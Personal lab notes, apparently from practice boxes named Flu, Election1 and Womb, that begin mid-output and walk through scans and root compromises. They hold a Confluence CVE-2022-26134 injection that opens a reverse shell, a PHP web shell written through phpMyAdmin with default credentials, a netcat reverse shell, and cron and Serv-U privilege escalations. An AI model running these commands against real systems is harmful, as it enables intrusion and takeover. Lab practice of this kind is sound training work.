3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state
    link/ether 00:50:56:ab:23:4b brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.200.22/24 brd 192.168.200.255 scope global ens160
       valid_lft forever preferred_lft forever
```

we got the root shell and proof.txt

Flu

Brief:

OS:

IP:

Users:

Credetials:

==========

==========

Ports (Try to list):

==========
==========

 # nmap -p- -sV -sC -oN Nmap 192.168.200.22 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)

8090/tcp open opsmessaging?
| fingerprint-strings:

8091/tcp open jamlink?
| fingerprint-strings:

==========
==========

Web Service Enumeration:


[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Stated with the http port 8090 it is runnign confluence sever !!

→ The version has been disclosed !!




Found the exploit !!

https://www.rapid7.com/blog/post/2022/06/02/active-exploitation-of-confluence-cve-2022-26134/

Exploit curl command!!

curl -v **http://192.168.200.41:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.45.155/4444%200%3E%261%27%29.start%28%29%22%29%7D/**



you can see we got the inital shell !!

got **local.txt**

```
confluence@flu:/home/confluence$ cat local.txt
cat local.txt
4e83d402673b41e9194cc838562bbe4d
confluence@flu:/home/confluence$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state U
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc m
    link/ether 00:50:56:ab:3c:52 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.200.41/24 brd 192.168.200.255 scope global e
       valid_lft forever preferred_lft forever
```

PrivEsc: [Cron Jobs]

ran an pspy32 !!

timeout 60s pspy32

```
2024/06/23 16:22:01 FS:              ACCESS | /etc/security/capability.conf
2024/06/23 16:22:01 FS:       CLOSE_NOWRITE | /etc/security/capability.conf
2024/06/23 16:22:01 CMD: UID=0     PID=25196  | /bin/sh -c /opt/log-backup.sh
2024/06/23 16:22:01 FS:                OPEN | /usr/bin/dash
2024/06/23 16:22:01 FS:              ACCESS | /usr/bin/dash
2024/06/23 16:22:01 FS:              ACCESS | /usr/bin/dash
2024/06/23 16:22:01 FS:                OPEN | /usr/lib/x86_64-linux-gnu/ld-linux-
2024/06/23 16:22:01 FS:              ACCESS | /usr/lib/x86_64-linux-gnu/ld-linux-
2024/06/23 16:22:01 FS:                OPEN | /etc/ld.so.cache
2024/06/23 16:22:01 FS:                OPEN | /usr/lib/x86_64-linux-gnu/libc.so.6
2024/06/23 16:22:01 FS:              ACCESS | /usr/lib/x86_64-linux-gnu/libc.so.6
2024/06/23 16:22:01 CMD: UID=0     PID=25197  | /bin/bash /opt/log-backup.sh
```

You can see the **log-backup.sh** is run by the root user !!

let's see we ahve any permissions to edit that !!

```
confluence@flu:/opt$ ls -al
ls -al
total 756692
drwxr-xr-x  3 root       root            4096 Dec 12  2023 .
drwxr-xr-x 19 root       root            4096 Dec 12  2023 ..
drwxr-xr-x  3 root       root            4096 Dec 12  2023 atlassian
-rwxr-xr-x  1 root       root       774829955 Dec 12  2023 atlassian-conflu
-rwxr-xr-x  1 confluence confluence       408 Dec 12  2023 log-backup.sh
```

You can see as a confluence user we can edit !!

Let's set the SUID Binary exploit and get access to root user !!

confluence@flu:/opt$ **echo chmod u+s /bin/bash > /opt/log-backup.sh**

After some time !!

```
confluence@flu:/opt$ echo chmod u+s /bin/bash > /opt/log-backup.sh
echo chmod u+s /bin/bash > /opt/log-backup.sh
confluence@flu:/opt$ ls -alh /bin/bash

ls -alh /bin/bash
-rwxr-xr-x 1 root root 1.4M Jan  7  2023 /bin/bash
confluence@flu:/opt$
confluence@flu:/opt$ ls -alh /bin/bash
ls -alh /bin/bash
-rwxr-xr-x 1 root root 1.4M Jan  7  2023 /bin/bash
confluence@flu:/opt$ ls -alh /bin/bash
ls -alh /bin/bash
-rwsr-xr-x 1 root root 1.4M Jan  7  2023 /bin/bash
```

confluence@flu:/opt$ **bash -i -p**

got the root user access

```
confluence@flu:/opt$ bash -i -p
bash -i -p
bash-5.2# whoami
whoami
root
bash-5.2# cat /root/proof.txt
cat /root/proof.txt
a631794325b0d40aa693edb7435a5797
bash-5.2# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state
    link/ether 00:50:56:ab:3c:52 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.200.41/24 brd 192.168.200.255 scope global ens160
       valid_lft forever preferred_lft forever
bash-5.2#
```

got the proof.txt !!

Election1

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.200.22 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
| 256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
|_ 256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]


LAB Steps:

→ There is an http port 80 and it is apache default page just ran a ffuf !!




there is an /phpmyadmin/ → login page !!

tried with the default credetials worked !! **root : toor**




got access and got the reverse shell !!

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/backdoor.php"
```




got the access !!

192.168.223.211/backdoor.php?cmd=whoami



got the reverse shell:

192.168.223.211/backdoor.php?cmd=busybox%20nc%20192.168.45.155%204444%20-e%20/bin/bash



got **local.txt** !!

```
www-data@election:/home/love$ cat local.txt
cat local.txt
c1e48392d1d7b8d3837ae412a9d6323d
www-data@election:/home/love$ whoami
whoami
www-data
```

PrivEsc: [SUID]

```
================================================================( file system )======
[*] fst000 Writable files outside user's home.............................. yes!
[*] fst010 Binaries with setuid bit........................................ yes!
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/usr/local/Serv-U/Serv-U
```

you can see in the gtfobins there is no exploiit search for the exploit db !!

searchsploit Serv-U

Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (2) → multiple/local/47173.sh

upload to the target system and just execuet it !!

www-data@election:/home/love/temp$ **chmod +x 47173.sh**

www-data@election:/home/love/temp$ **bash 47173.sh**

```
www-data@election:/home/love/temp$ bash 47173.sh
bash 47173.sh
[*] Launching Serv-U ...
sh: 1: : Permission denied
[+] Success:
-rwsr-xr-x 1 root root 1113504 Jun 24 11:58 /tmp/sh
[*] Launching root shell: /tmp/sh
sh-4.4# whoami
whoami
root
sh-4.4# hostname
hostname
election
sh-4.4# cat /root/proof.txt
cat /root/proof.txt
a4039e1266cfaebb62d6895d7c28692a
sh-4.4# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN gr
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens35: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel st
    link/ether 00:50:56:ab:d7:7b brd ff:ff:ff:ff:ff:ff
    inet 192.168.223.211/24 brd 192.168.223.255 scope global noprefixr
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feab:d77b/64 scope link
       valid_lft forever preferred_lft forever
```

got the root access !!

Womb

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.200.22 --open

NMAP Results:

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
| 2048 09:80:39:ef:3f:61:a8:d9:e6:fb:04:94:23:c9:ef:a8 (RSA)
| 256 83:f8:6f:50:7a:62:05:aa:15:44:10:f5:4a:c2:f5:a6 (ECDSA)
|_ 256 1e:2b:13:30:5c:f1:31:15:b4:e8:f3:d2:c4:e8:05:b5 (ED25519)
80/tcp open http nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Welcome to nginx!
6379/tcp open redis Redis key-value store 5.0.9
8080/tcp open http-proxy
|_http-title: Home | NodeBB
| http-robots.txt: 3 disallowed entries
|_/admin/ /reset/ /compose
27017/tcp open mongodb MongoDB 4.0.18
| mongodb-databases:
| code = 13
| errmsg = command listDatabases requires authentication
| codeName = Unauthorized
|_ ok = 0.0
| mongodb-info:
| MongoDB Build info
| version = 4.0.18
| ok = 1.0

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

